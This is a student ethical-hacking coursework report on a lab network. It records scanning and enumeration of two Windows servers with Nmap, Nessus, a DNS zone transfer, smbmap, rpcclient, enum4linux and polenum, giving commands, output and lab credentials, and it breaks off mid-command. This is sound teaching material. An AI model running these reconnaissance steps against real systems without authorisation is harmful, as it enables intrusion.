Coursework Network Penetration Test.

Martin Zhelev

2002985

CMP210: Ethical Hacking

2021/22

Note that Information contained in this document is for educational purposes.

.

Abstract

This paper contains the findings of a penetration test of a typical company network. The aim of the test is to demonstrate the risk to a company network from a malicious insider. This has been done by gaining full access to the network followed by presenting of the findings and providing possible fixes to any vulnerabilities and issues found by the tester. The tester has been provided a standard account to conduct their tests. The network is comprised of 2 server devices (Server 1 – 192.168.10.1, Server 2 – 192.168.10.2) and a client device (Client1 – 192.168.10.10).

A penetration test with four primary steps was performed on the network. The first step was scanning during which the tester gathered information about the operating system, system architecture and services that are running. The next step was enumeration during which the protocols found during the scanning phase were investigated and more in-depth information was gathered. The third step was the system-hacking stage during which the information which was gathered was used to gain access to the system. Finally, for the final step called advanced phase the tester will use his access to create an admin account on the target system.

From the test it was determined that the system is insecure. The system had a weak password policy, and multiple vulnerabilities which make the risk of a successful attack by a malicious insider high. For the risk to be reduced the password policy should be made stricter and the software should be patched to its latest version to reduce the chance of the services being exploited using a known vulnerability.

.

Contents

1 Introduction 1

1.1 Background 1

1.2 Aim 2

2 Procedure 3

2.1 Overview of Procedure 3

2.2 Step 1 - Scanning 4

2.3 Step 2 - Enumeration 6

2.4 Step 3 – System Hacking 12

2.5 Step 4 – Advanced phase 23

3 Discussion 26

3.1 General Discussion 26

3.2 Countermeasures 28

3.3 Future Work 28

References 29

Appendices 30

3.4 Appendix A 30

3.4.1 Nmap scan Server1-192.168.10.1 30

3.4.2 Nmap scan Server2-192.168.10.2 31

3.4.3 DNS Zone Transfer Server2 33

3.4.4 RPCclient results 35

3.4.5 Enum4linux results 39

3.4.6 NBTEnum results 101

3.5 Appendix B 116

3.5.1 PHPMYFAQ 2.7.0 exploit 116

3.5.2 Tester enumeration notes 119

3.5.3 Dumped hashes 120

Appendix C 123

3.5.4 Images of using Cain to crack hashes 123


.

1 INTRODUCTION

1.1 BACKGROUND

The constant technological advancements have made the online space more attractive to cybercriminals and us a lot more vulnerable to cyber threats. The pace at which the internet is developing and increasing its importance to businesses, especially now with a global pandemic, which has caused everything to be done online, has led to a boom in cybercrime. Cybercriminals can cause major damage to business, by stealing user data and sensitive documents after successfully gaining access to a business's network if there are no defenses put in place to stop them.

Because of the possible damage companies put a big focus on implementing secure networks. "Cyber perils are the biggest concern for companies globally in 2022, according to the Allianz Risk Barometer. The threat of ransomware attacks, data breaches or major IT outages worries companies even more than business and supply chain disruption, natural disasters or the COVID-19 pandemic, all of which have heavily affected firms in the past year." (Help Net Security, 2022). Despite that fear many companies have issues with their systems such as outdated software which allows attackers to bypass the defenses put in place to stop them. "In 93 percent of cases, an external attacker can breach an organization's network perimeter and gain access to local network resources. This is among the findings of a new study of pentesting projects from Positive Technologies…" (Betanews, 2022). The costs of cybercrimes are expected to reach 10.5 trillion USD annually by 2022, compared to 3 trillion USD in 2015 (Cybersecurity Ventures, 2020).



Growth of Cybercrime Costs (Embroker, 2022, figure 2)

For companies to reduce the chances of them being affected by cybercrimes they perform penetration tests. The definition of a penetration test is "A method for gaining assurance in the security of an IT system by attempting to breach some or all of that system's security, using the same tools and techniques as an adversary might." (National Cyber Security Centre, 2017). Such tests have the goal of accurately representing the possible route a cybercriminal would take to hack into a company. The route which is discovered can show companies which areas of their security system need to get improved.

1.2 AIM

The aim of this project is to successfully replicate a penetration test against a company's network.

The company network is comprised of 2 server devices (Server 1 – 192.168.10.1, Server 2 – 192.168.10.2) and a client device (Client1 – 192.168.10.10). The tester has been provided with a pen tester account that he can use with the following credentials – username: test, password: test123.

The goal of the tester is to perform a successful penetration test, which would require him taking the role of a cybercriminal attempting to hack into the network using physical or wireless access to the network. This would simulate an employee or an individual who has someone managed to get on company premises.

The penetration test will follow the FirstBase Techies Methodology. The methodology has five steps (Footprinting, Scanning, Enumeration, System Hacking and Advanced Phase) however our test will not go over the Footprinting step so it will contain four steps. The steps will be performed using various tools and explained in more detail in the procedure section.

- Step 1. Scanning – During this step the tester will scan for open ports which can be taken advantage of and use banner grabbing to determine the services that are running on the machine as well as the gather information about the operating system and system architecture.
- Step 2. Enumeration – During this step the tester will investigate the protocols and services which were found during the during the scanning phase and will gather more in-depth information such as password policies.
- Step 3. System Hacking – During this step the tester will use the information he gathered to gain access to the system
- Step 4. Advanced phase – During this step the tester will create an admin account on the target system.

After completing all the steps, the information that was gathered such as points of interest will be summarized during the discussion section. The countermeasures to the vulnerabilities found will be discussed to allow the company to fix the issues and avoid potential breaches caused by similar vulnerabilities in the future.

In the end the tester will discuss what they would do if they had more time and resources. This would ensure potential missed vulnerabilities or issues can be discussed and prevented.

2 PROCEDURE

2.1 OVERVIEW OF PROCEDURE

As mentioned above the penetration test will follow the FirstBase Techies Methodology which has five clear-cut steps. These steps are Footprinting, Scanning, Enumeration, System Hacking and Advanced phase. For this test the Footprinting step will not be performed so only four of the steps will performed.

The Footprinting step which is also known as “Passive reconnaissance phase” involves the use of OSINT to gather information about the organization and their specific network environment. Since the information was already provided to the tester for this specific test the Footprinting step is irrelevant so it has been skipped.

The Scanning step involved the use of various tools to scan the network for open ports and the use of banner grabbing to gather extra information from the ports such as what services are running on the machine. This information was later used from the tester to find possible points of entry into the system.

The Enumeration step was used by the tester to gather more information about the network and investigate the services that were found during the scanning step for vulnerabilities. The information that was gathered includes the password policies, DNS server records, network shares and active directory users/groups.

During the system hacking step the tester used all the information they gathered from the previous step to gain access to target machine(s) – Server1 (192.168.10.1 and Server2 (192.168.10.2). The tester used known exploits to gain access to as highly privileged user as possible, because that would allow the modification and manipulation of everything on the target systems.

The final step called Advanced phase was used to by the tester to create an admin account on the target systems. There are other possible exploits to be done in this stage, however for the purpose of this test these are the only two that were performed.

2.2 STEP 1 - SCANNING

The penetration test began with the Scanning step, in which the tester had the task of using various tools to get as much information about the structure of the network, such as open ports, running services, layout etc. During this step the tester also performed vulnerability scanning to check if there are any detectable exploits on Server1 or Server2.

The first thing that was done by the tester is a general ping scan on Server1, Server2 and Client1 to make sure all the machines are running. The ping command was used for that task. It works by sending a ICMP echo request and waiting for a reply. If a reply is received that means that the machine is running.




Figure 1, ping of Server1, Server2 and Client1

Following the confirmation that the machines are running the tester decided to use Nmap on the first 10000 TCP ports on Server1 and Server2. It is a “free, open-source tool for vulnerability scanning and network discovery.” (Network world, 2017). The tester used the tool to determine which ports are open, what services are running on them, what is the operating system and architecture of the system.




Figure 2, Nmap scan of Server1-192.168.10.1




Figure 3, Nmap scan of Server2-192.168.10.2

The following flags were used during the scan:

- **-sT:** Makes Nmap perform only TCP Connect scan
- **-p 1-10000:** Specifies port range to be the first 10 000 ports
- **-v:** Makes Nmap more verbose
- **-sV:** Probes open ports to determine service/version info
- **-O:** Enables OS detection
- **--osscan-guess:** Enables aggressive OS guessing
- **-oN:** Outputs scan in a .txt file which can be found in Appendix A.

Following the success of the general scans the tester moved on to vulnerability scanning. He again used Nmap, but this time to perform a vulnerability scan, the full results of which can be found in Appendix A




Figure 4, Nmap vulnerability scan of Server1-192.168.10.1




Figure 5, Nmap vulnerability scan of Server2-192.168.10.2

The following new flags were using during the vulnerability scan with Nmap:

- **--script vuln:** Makes Nmap run all its vuln NSE scripts against the target

After the Nmap scans the tester ran a Nessus scan. Nessus is a professional network security scanner.




Figure 6, Results of Nessus scan on Server1-192.168.10.1




Figure 7, Results of Nessus scan on Server2-192.168.10.2

The tester had a Nessus essentials account for the purpose of the test. The full results of the scan can be found in Appendix A. Nessus has the following levels of vulnerabilities severity

- Critical
- High
- Medium
- Low
- Info

In the images you can see that Server1 has 6 Critical, 6 High, 12 Medium, 2 Low, and 122 Info vulnerabilities. On the other hand, Server2 has 0 Critical, 2 High, 7 Medium and 104 info vulnerabilities. In the report we can see that Server1 has multiple vulnerabilities related to its outdated version of php. The full report containing all the vulnerabilities can be found in the attached Nessus report files (Nessus_report_custom.pdf and Nessus_report_executive.pdf). All the vulnerabilities are very significant, and their patching is extremely important for the protection of the company's network. For the test none of the exploits found by Nessus were abused since the tester was able to find a much easier to execute exploit later during the enumeration step which can be seen below.

2.3 Step 2 - Enumeration

In the next step called Enumeration the tester continued his work by attempting to obtain more detailed information about the network, such as password policies, DNS server records, network shares and active directory users/groups etc. Firstly, he went over the Nmap results that were gained during the Scanning phase.

In the Nmap scan of Server1 the tester noticed there was a website running on port 80.

```
80/tcp  open  http       syn-ack Apache httpd (PHP 5.6.30)
|_http-server-header: Apache
```

Figure 8, Nmap scan of port 80 on Server1-192.168.10.1

The tester navigated to the page and was presented with the following website:




Figure 9, Website running on port 80 on Server1-192.168.10.1

Seeing that he had the name and version of the software which powered the website the tester decided to check if there were any entries for it in www.exploit-db.com. ExploitDB is an archive of exploits that have occurred over the years, which makes it a very useful resource for identifying possible weaknesses in networks. After doing a search for the name of the software and version the tester came across an exploit screenshot of which is show in Figure 10. The full code of the exploit can be found in Appendix B




Figure 10, ExploitDB result

Since the exploit related to Remote Code Execution, which means it would allow the penetration tester to execute code the machine as if he was logged in, he took a note of the ExploitDB exploit link and continued with his enumeration. ExploitDB link: https://www.exploit-db.com/exploits/18084

After finding a potential entry point into Server1 the tester went over the Nmap scan results of Server2-192.168.10.2, however no similar vulnerability was found.

His next goal was analyzing the DNS from Windows. He used the “nslookup” command which performs forward and reverse DNS lookups and attempted to perform a DNS Zone transfers on both targets.

The tester was able to get the DNS name of Server2-192.168.10.2 (Server2.uadcwnet.com). This would come in handy during the DNS Zone transfer.




Figure 11, Server2 DNS name

- The first target was Server1. The DNS Zone transfer was refused, which means the server was set up correctly




Figure 12, DNS Zone Transfer attempt refused

- The second target was Server2. The DNS zone transfer was successful, which means the server has a DNS Zone Transfer Misconfiguration. This allowed the attacker to see all the DNS records, which meant he could see a complete listing of all hosts in that domain. The full DNS record can be found in Appendix A.

```
> server 192.168.10.2
Default Server:  Server2.uadcwnet.com
Address:  192.168.10.2

> set type=any
> ls -d uadcwnet.com
[Server2.uadcwnet.com]
 uadcwnet.com.                  SOA    server2.uadcwnet.com hostmaster.uadcwnet.com. (334 900 600 86400 3600)
 uadcwnet.com.                  A      192.168.10.1
 uadcwnet.com.                  A      192.168.10.2
 uadcwnet.com.                  NS     server2.uadcwnet.com
 uadcwnet.com.                  NS     server1.uadcwnet.com
 _msdcs                         NS     server1.uadcwnet.com
 _gc._tcp.Default-First-Site-Name._sites SRV    priority=0, weight=100, port=3268, Server2.uadcwnet.com
 _gc._tcp.Default-First-Site-Name._sites SRV    priority=0, weight=100, port=3268, Server1.uadcwnet.com
 _kerberos._tcp.Default-First-Site-Name._sites SRV    priority=0, weight=100, port=88, Server2.uadcwnet.com
 _kerberos._tcp.Default-First-Site-Name._sites SRV    priority=0, weight=100, port=88, Server1.uadcwnet.com
 _ldap._tcp.Default-First-Site-Name._sites SRV    priority=0, weight=100, port=389, Server2.uadcwnet.com
 _ldap._tcp.Default-First-Site-Name._sites SRV    priority=0, weight=100, port=389, Server1.uadcwnet.com
 _gc._tcp                       SRV    priority=0, weight=100, port=3268, Server1.uadcwnet.com
 _gc._tcp                       SRV    priority=0, weight=100, port=3268, Server2.uadcwnet.com
 _kerberos._tcp                 SRV    priority=0, weight=100, port=88, Server2.uadcwnet.com
 _kerberos._tcp                 SRV    priority=0, weight=100, port=88, Server1.uadcwnet.com
 _kpasswd._tcp                  SRV    priority=0, weight=100, port=464, Server2.uadcwnet.com
 _kpasswd._tcp                  SRV    priority=0, weight=100, port=464, Server1.uadcwnet.com
 _ldap._tcp                     SRV    priority=0, weight=100, port=389, Server2.uadcwnet.com
 _ldap._tcp                     SRV    priority=0, weight=100, port=389, Server1.uadcwnet.com
 _kerberos._udp                 SRV    priority=0, weight=100, port=88, Server2.uadcwnet.com
 _kerberos._udp                 SRV    priority=0, weight=100, port=88, Server1.uadcwnet.com
```

Figure 13, DNS Zone Transfer attempt successful

For his next task the tester moved on to attempting SMB Enumeration using NBTSCAN in Kali Linux. Nbtscan is a tool that scans for open NETBIOS nameservers, which helps in the finding of open shares. The following results were successfully received:

```
root@kali:~# nbtscan 192.168.10.1
Doing NBT name scan for addresses from 192.168.10.1

IP address       NetBIOS Name     Server    User             MAC address
-------------------------------------------------------------------------------
192.168.10.1     SERVER1          <server>  <unknown>        00:15:5d:00:04:12
root@kali:~# nbtscan 192.168.10.2
Doing NBT name scan for addresses from 192.168.10.2

IP address       NetBIOS Name     Server    User             MAC address
-------------------------------------------------------------------------------
192.168.10.2     SERVER2          <server>  <unknown>        00:15:5d:00:04:13
root@kali:~# nbtscan -v -s : 192.168.10.1
192.168.10.1:SERVER1        :00U
192.168.10.1:UADCWNET       :00G
192.168.10.1:UADCWNET       :1cG
192.168.10.1:SERVER1        :20U
192.168.10.1:UADCWNET       :1eG
192.168.10.1:UADCWNET       :1bU
192.168.10.1:UADCWNET       :1dU
192.168.10.1:__MSBROWSE__:01G
192.168.10.1:MAC:00:15:5d:00:04:12
root@kali:~# nbtscan -v -s : 192.168.10.2
192.168.10.2:SERVER2        :00U
192.168.10.2:UADCWNET       :00G
192.168.10.2:UADCWNET       :1cG
192.168.10.2:SERVER2        :20U
192.168.10.2:MAC:00:15:5d:00:04:13
root@kali:~#
```

Figure 14, Nbtscan of Server1-192.168.10.1 and Server2-192.168.10.2

The tester then moved on to enumerating the shares using SMBMAP and the account he was provided with for the purpose of the test:

- Username – test
- Password – test123

```
root@kali:~# smbmap -u test -p test123 -H 192.168.10.1
[+] IP: 192.168.10.1:445        Name: Server1
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        Fileshare1                                              READ ONLY
        Fileshare2                                              READ ONLY
        HR                                                      READ ONLY
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        Resources                                               READ ONLY
        SYSVOL                                                  READ ONLY       Logon server share
        SYSVOL2                                                 READ ONLY
root@kali:~# smbmap -u test -p test123 -H 192.168.10.2
[+] IP: 192.168.10.2:445        Name: Server2
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        SYSVOL                                                  READ ONLY       Logon server share
```

Figure 15, Smbmap results

From this result the tester was able to see a couple of shares of interest which could hold juice information such as passwords in txt files. The shares of interest were Fileshare1, Fileshare2, HR and Resources. They would be examined later.

Following this the tester moved onto to enumerating using RPCclient, which is a tool that allows the enumeration of all aspects of SMB on a Windows network provided you have a valid user account.

```
root@kali:~# rpcclient -U "test" 192.168.10.1
Enter WORKGROUP\test's password:
rpcclient $> srvinfo
        192.168.10.1   Wk Sv PDC Tim NT LMB
        platform_id     :       500
        os version      :       10.0
        server type     :       0x84102b
rpcclient $> querydominfo
Domain:         UADCWNET
Server:
Comment:
Total Users:    172
Total Groups:   0
Total Aliases:  21
Sequence No:    1
Force Logoff:   -1
Domain Server State:    0x1
Server Role:    ROLE_DOMAIN_PDC
Unknown 3:      0x1
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[J.Tate] rid:[0x69dd]
user:[M.Johnston] rid:[0x69de]
user:[M.Bradley] rid:[0x69df]
user:[M.Day] rid:[0x69e0]
user:[J.Mccormick] rid:[0x69e1]
user:[S.Glover] rid:[0x69e2]
user:[K.Patrick] rid:[0x69e3]
user:[R.Bridges] rid:[0x69e4]
user:[E.Hoffman] rid:[0x69e5]
user:[T.Reid] rid:[0x69e6]
user:[B.Stanley] rid:[0x69e7]
user:[J.Kelly] rid:[0x69e8]
user:[C.Lamb] rid:[0x69e9]
user:[C.Keller] rid:[0x69ea]
user:[N.Colon] rid:[0x6bd1]
```

Figure 16, RPCclient enumeration

Using the test account, the following information was gained:

- Information about the server
- Information about the domain
- Users
- Built-in Groups
- Domain Groups
- SID of the administrators group
- Username of the administrator

The full information can be seen in Appendix A.

The tester also did SMB Enumeration using ENUM4LINUX in case RPCclient had missed some information. Enum4linux is a tool which can be found inside Kali Linux which allows the enumeration of information from Windows and SMB systems.

```
root@kali:~# enum4linux -a -u test -p test123 192.168.10.1 >/root/Desktop/enum192.168.10.1.txt
Use of uninitialized value $os_info in concatenation (.) or string at ./enum4linux.pl line 464.
root@kali:~# enum4linux -a -u test -p test123 192.168.10.2 >/root/Desktop/enum192.168.10.2.txt
Use of uninitialized value $os_info in concatenation (.) or string at ./enum4linux.pl line 464.
```

Figure 17, Enum4linux being ran on Server1-192.168.10.1 and Server2-192.168.10.2

The command was ran using the **"-a"** which makes it run all enumerations and the **"-u"** and **"-p"** flag which set the username and password which are going to be used. The full results can be found in Appendix A.

Next, the tester ran polenum to enumerate the password policy for the Servers. Knowing the password policy allows the tester to attempt to brute force or crack the passwords on the devices, since it gives a lot of useful information such as the password length and account lockout duration.

```
root@kali:~# polenum test:test123@192.168.10.1

[+] Attaching to 192.168.10.1 using test:test123

[+] Trying protocol 139/SMB ...

        [!] Protocol failed: Cannot request session (Called Name:192.168.10.1)

[+] Trying protocol 445/SMB ...

[+] Found domain(s):

        [+] UADCWNET
        [+] Builtin

[+] Password Info for Domain: UADCWNET

        [+] Minimum password length: None
        [+] Password history length: None
        [+] Maximum password age: 136 days 23 hours 58 minutes
        [+] Password Complexity Flags: 010000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 1
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: None
        [+] Reset Account Lockout Counter:
        [+] Locked Account Duration:
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: Not Set
```

Figure 18, Password policy of Server1-192.168.10.1

```
root@kali:~# polenum test:test123@192.168.10.2

